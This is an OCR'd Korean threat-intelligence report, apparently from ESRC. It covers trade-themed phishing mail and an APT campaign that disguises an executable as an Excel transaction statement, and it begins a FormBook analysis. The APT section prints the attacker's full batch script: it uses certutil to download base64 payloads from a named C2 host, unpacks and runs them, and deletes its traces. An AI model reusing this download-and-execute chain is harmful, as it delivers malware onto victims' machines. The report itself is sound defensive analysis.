
다음은 봇 기능입니다. 봇 기능에는 키로깅한 데이터를 서버로 전송하는 기능, 감염 PC 의 DNS 캐시 정보를 가져오는 기능 등이 있습니다. 만일 C&C 와 통신이 이루어졌을 경우, 이용자가 무심결에 연 악성코드에 의해 공격자는 원격으로 PC 를 제어할 수 있어 피해가 발생할 수 있습니다.

[그림 8] 봇 코드

관련하여 운송 관련 내용 외에도 구매 주문서, 견적, 선적 서류 확인 내용으로도 유포되고 있습니다.




[그림 9] 첨부된 견적서 확인 악성 메일



[그림 10] 제품 도면 확인 악성 메일

추가적으로 빨간 강조색을 사용하여 마치 진짜 담당자가 보낸 것처럼 위장한 사례도 있습니다.



[그림 11] 제품 도면 확인 악성 메일 사례

앞서 언급한 NanoCore 악성코드가 첨부된 악성 메일 등의 사례를 봤을 때, 무역 관련 내용으로 위장한 악성 메일이 꾸준히 국내에 유포되고 있음을 알 수 있습니다. 특히나 무역 관련 종사자가 메일에 첨부된 악성코드를 실행할 경우 금전 등의 피해가 발생할 수 있어 주의가 필요합니다. 따라서 악성코드에 감염이 되지 않기 위해 출처가 불분명한 메일에 있는 첨부파일 혹은 링크에 대해 접근을 삼가시기 바랍니다.

해당 악성코드는 현재 알약에서 'Trojan.Agent.884736M, Spyware.Pony, Trojan.Agent.D0600'로 진단하고 있습니다.


2. 기업 거래내역 엑셀 문서파일로 위장한 APT 표적공격 주의

■ 기업 거래내역서로 위장한 APT 공격 배경

2018 년 08 월 10 일경 마치 특정 기업의 거래내역 엑셀문서처럼 위장한 악성코드가 스피어피싱(Spear Phishing) 기법으로 유포된 정황이 포착되었습니다.

ESRC 는 공격에 활용된 자료들을 조사 중에 몇 가지 흥미로운 단서를 발견했습니다. 공격자는 자신의 신분을 숨기기 위해 마치 한국의 특정 포털사처럼 유사한 정보를 사용했으며, 세무회계 사무소 담당자로 위장했습니다.

또한, 한국에서 주로 이용되는 압축 프로그램을 이용했고, 엑셀(Excel) 문서처럼 보이게 하기 위해 2 중 확장자 기법을 활용했습니다.




[그림 1] 공격 벡터 흐름도

■ 공격 절차 및 분석 내용

공격자는 특정 기업의 거래내역서 파일처럼 위장한 악성파일을 전송하게 됩니다. 이 파일은 마치 MS Excel 파일처럼 보이도록, 아이콘이 교묘히 설정되어 있으며 확장명도 '파일명.xlsx (빈공간).exe' 형태로 제작하였습니다.

이처럼 파일명에 다중 확장자를 설정할 경우 윈도우즈 운영체제 디폴트 옵션(알려진 파일 형식의 파일 확장명 숨기기)에 따라 최종 실행파일(.EXE)확장자는 보이지 않고, 엑셀(.XLSX) 문서 확장자만 보이게 됩니다.

이러한 위협벡터는 매우 고전적인 모델이지만, 누구나 쉽게 현혹될 수 있으므로, 기본적 보안성 강화를 위해 윈도우즈(Windows) 운영체제의 폴더옵션은 가급적 확장명을 숨기지 않도록 하는 설정을 권장합니다.



[그림 2] 폴더옵션에서 확장명 보이도록 설정하는 화면

엑셀 문서처럼 위장한 악성파일은 한국시간(KST) 기준으로 "2018-08-09 02:44" 제작이 되었고, VMProtect 프로그램으로 패킹이 되어 있습니다.

이 파일이 정상적으로 작동하게 되면, 해외의 웹 호스팅 서버로 접속을 시도하고, '1.txt' 파일로 등록되어 있는 배치파일


명령을 수행하게 됩니다.

```
-071790.000webhostapp.com/vic/1.txt
```

'1.txt' 파일에는 운영체제 32 비트와 64 비트로 플랫폼 명령을 구분하였고, '1.bat' 파일로 다운로드되어 실행됩니다.

배치 파일 명령이 실행되면 각 플랫폼에 따라 'setup.txt', 'setup2.txt' 파일을 다운로드해, 'certutil' 명령을 통해 CAB 파일로 변환하게 됩니다.

더불어 이런 추가 명령과 함께 실행된 컴퓨터에는 정상적인 엑셀 문서를 보여주어, 이용자로 하여금 정상적인 문서로 보이도록 현혹하게 됩니다.



[그림 3] 악성코드 실행시 함께 보여지는 정상적인 엑셀 문서 화면

정상적인 엑셀 화면이 보여지는 과정에도 실행된 드롭퍼는 계속 명령제어(C2) 서버로 접속을 시도하고, 만약 정상적으로 통신이 성공하면 배치파일 명령에 따라 'setup.txt', 'setup2.txt' 파일을 다운로드하게 됩니다.


```
:if exist "%PROGRAMFILES(x86)%" (GOTO 64BITOS) ELSE (GOTO 32BITOS)

:32BITOS
certutil -urlcache -split -f "https://071790.000webhostapp.com/vic/setup.txt" > nul
certutil -decode -f setup.txt setup.cab > nul
del /f /q setup.txt > nul
GOTO ISEXIST

:64BITOS
:certutil -urlcache -split -f "https://071790.000webhostapp.com/vic/setup2.txt" > nul
:certutil -d^ecode -f setup2.txt setup.cab > nul
:del /f /q setup2.txt > nul
:GOTO ISEXIST
```

'certutil.exe' 프로그램은 윈도우즈 운영체제에 기본적으로 설치되어 있는 인증서 데이터베이스 도구로 인증서 및 데이터베이스 파일을 만들고 수정할 수 있는 명령줄 프로그램입니다.

```
-urlcache : URL 캐시 항목을 표시 또는 삭제
-f : 파일 지정
-split : 파일 저장
-decode : BASE64 파일 디코딩
```

위 명령어를 통해 공격자는 원격지의 파일 다운로드 및 실행을 수행할 수 있게됩니다.

또한, 배치파일 구성을 통해 운영체제 별로 개별 명령을 내릴 수도 있는데, 실제 공격자도 이러한 방식을 일부 적용해 사용했습니다.

또한, 유사한 보안위협에서는 정상적인 HWP 한글 문서를 다운로드해 실행하는 경우도 존재합니다.


```
:if exist "%PROGRAMFILES(x86)%" (GOTO 64BITOS) ELSE (GOTO 32BITOS)

:32BITOS
certutil -urlcache -split -f "https://071790.000webhostapp.com/vic/
    setup.txt" > nul
certutil -decode -f setup.txt setup.cab > nul
del /f /q setup.txt > nul
GOTO ISEXIST

:64BITOS
:certutil -urlcache -split -f "https://071790.000webhostapp.com/vic/
    setup2.txt" > nul
:certutil -d^ecode -f setup2.txt setup.cab > nul
:del /f /q setup2.txt > nul
:GOTO ISEXIST

:ISEXIST

if exist "setup.cab" (GOTO EXECUTE) ELSE (GOTO EXIT)

:EXECUTE
ver | findstr /i "10\." > nul
IF %ERRORLEVEL% EQU 0 (GOTO WIN10) ELSE (GOTO OTHEROS)

:WIN10
expand %TEMP%\setup.cab -F:* %CD% > nul
:if exist "%PROGRAMFILES(x86)%" (rundll32 %TEMP%\drv.dll
    EntryPoint) ELSE (rundll32 %TEMP%\drv.dll EntryPoint)
%TEMP%\install.bat
GOTO EXIT

:OTHEROS
wusa %TEMP%\setup.cab /quiet /extract:%TEMP% > nul
%TEMP%\install.bat
GOTO EXIT

:EXIT
del /f /q setup.cab > nul
del /f /q %~dpnx0 > nul
```


[그림 4] 추가 악성코드 설치를 위한 배치파일 명령어 화면


통신 및 명령이 정상작동하면, 공격자가 구축한 서버에서 'setup.txt' 파일을 다운로드해 'setup.cab' 파일로 복호화하게 됩니다.

'setup.txt' 파일은 내부에 다음과 같이 서명파일(CERTIFICATE)처럼 설정된 Base64 코드가 인코딩된 상태로 포함되어 있습니다.

[그림 5] 서명 파일로 위장되어 있는 코드 화면


복호화된 CAB 파일에는 'install.bat', 'spoolsve.exe', 'winniet.ini' 3 개의 파일이 포함되어 있으며, 'install.bat' 파일에 의해 추가적인 명령이 진행됩니다.

공격자는 배치파일을 통해 다양한 방식으로 공격에 활용하고 있으며, 레지스트리 Run 값에 등록해 재부팅 후에도 자동실행되도록 만듭니다.



[그림 6] 다운로드되는 CAB 파일과 배치파일 명령어 화면

'spoolsve.exe' 파일은 말레이시아의 특정 호스트(111.90.138.41)로 접속을 시도해 명령을 대기하는데, 해당 서버의 아이피 주소는 'winniet.ini' 파일에 인코딩되어 숨겨져 있습니다.



[그림 7] 'winnet.ini' 파일에 암호화되어 있는 C2 아이피 주소 화면

■ APT 공격의 현안과 대응

감염된 컴퓨터는 조건에 따라 정보 수집 및 추가 명령이 작동하게 됩니다. 또한, 공격자의 의도에 따라 추가 악성 파일이 설치될 수 있게 됩니다.

ESRC 에서는 이번 공격 벡터가 최근 수개월 사이 한국에 집중되고 있다는 것을 확인했으며, 주로 암호화폐 내용, 금융분야 이력서 등의 변종이 확인된 바 있습니다.

또한, 공격자가 사용한 일부 전략과 기술 중에는 정부지원 해커(State-sponsored Actor)로 추정되는 흔적들이 일부 오버랩되고 있습니다.

이에 이스트시큐리티 대응센터(ESRC)에서는 국가기반 위협그룹에 대한 보다 체계적이고 지속적인 인텔리전스 연구와 추적을 통해, 유사 보안위협으로 인한 피해를 최소화할 수 있도록 관련 모니터링을 강화하고 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Agent.FormBook] 악성코드 분석 보고서

1. 개요


2017 년 처음 등장한 'FormBook' 악성코드가 최근까지 지속적으로 발견되고 있다. 'FormBook' 악성코드 제작자는 자체적으로 버전 업그레이드를 유지하며 변종을 생성하고 있다. 유포 방법은 주로 정상 문서를 위장하여 제작되고 있으며, 취약점을 통하여 악성코드가 실행되기 때문에 일반 사용자의 경우 감염 사실을 알기 어려워 주의가 필요하다.

따라서, 본 보고서에서는 정상 이메일로 유포된 'FormBook' 악성코드의 행위와 이를 예방하기 위한 방법 등을 기술하고자 한다.

2. 악성코드 상세 분석


2.1. 유포 과정

지난 7월 특정 기업에서 다음과 같은 메일이 수신되었다. 메일 내용을 간략하게 요약하면 “귀하의 제품을 유통과정 없이 직접적으로 구매하고 싶으니 첨부된 문서에 작성된 구매 목록을 확인하라” 이며, 업무와 관련된 내용으로 담당자의 관심을 유도하고 있다.



[그림 1] 수신된 이메일

하지만 첨부된 ‘60278411.DOC’ 문서를 열어보았을 때, 메일 내용에서 언급한 제품 구매 목록이 아닌 ‘hhhhhhhh’와 같은 의미 없는 문자가 나열될 것을 확인할 수 있다.

